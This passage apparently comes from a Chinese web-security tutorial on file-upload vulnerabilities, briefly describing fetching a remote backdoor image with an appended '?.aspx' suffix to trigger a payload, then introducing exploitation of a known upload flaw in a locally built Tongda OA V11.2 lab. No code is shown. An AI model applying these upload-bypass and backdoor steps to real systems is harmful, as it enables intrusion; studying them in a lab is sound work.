


(3) 访问该页面, 在输入框中请求一个远程后门图片再拼接?.aspx:



(4) 触发payload:





1.3 PHP-CMS源码-上传相关-已知识别到利用

以本地搭建的通达OA的网站为例。

- 1 复现漏洞环境：通达OA-V11.2
- 2 从未知的源码体系测试原生态上传安全，现在是已知CMS源码架构，利用已知的漏洞测试

(1) 直接使用工具输入对方url，进行测试：

